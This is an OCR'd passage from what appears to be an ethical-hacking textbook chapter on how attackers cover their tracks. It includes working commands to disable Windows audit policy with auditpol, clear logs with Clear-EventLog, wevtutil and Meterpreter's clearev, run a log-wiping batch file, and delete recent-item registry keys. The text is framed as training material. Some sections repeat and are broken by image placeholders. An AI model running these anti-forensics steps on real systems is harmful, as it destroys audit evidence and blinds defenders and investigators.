


```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Windows\system32>
```

Figure 6.204: Screenshot showing the output of Auditpol disabling audit



```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
The command was successfully executed.

Clearing Logs (Cont'd)

The attacker uses the `Clear-EventLog` command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

  `>Clear-EventLog "Windows PowerShell"`


- To clear specific multiple log types from the local and remote systems:

  `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

- To clear all logs on the specified systems and then display the event log list:

  `>Clear-EventLog -LogName application, system -confirm`

The attacker uses the `wevtutil` utility to clear event logs related to the system, application, and security



```

Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**
  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type **`clearev`** command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.

Figure 6.207: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the **`Clear-EventLog`** command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     `>Clear-EventLog "Windows PowerShell"`

  3. Use the following command to clear specific multiple log types from local or remote systems:

     `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)

  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     `>Clear-EventLog -LogName application, system -confirm`

Note: The parameters used in the `Clear-EventLog` command are as follows:

- `-ComputerName`: Specifies a remote computer; the default is the local computer
- `-Confirm`: Prompts you for confirmation before running cmdlet
- `-LogName`: Specifies the event logs
- `-WhatIf`: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:

   ```
   >wevtutil el
   ```

3. Use the following command to clear the event logs:

   ```
   >wevtutil cl <log_name>
   ```

   `log_name`: name of the log to clear, ex: system, application, security.

   As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.

Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system


Figure 6.210: Clearing event logs for Linux



Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 11

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"

From the Registry in Windows 11

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "(**Default**)"

Ways to Clear Online Tracks

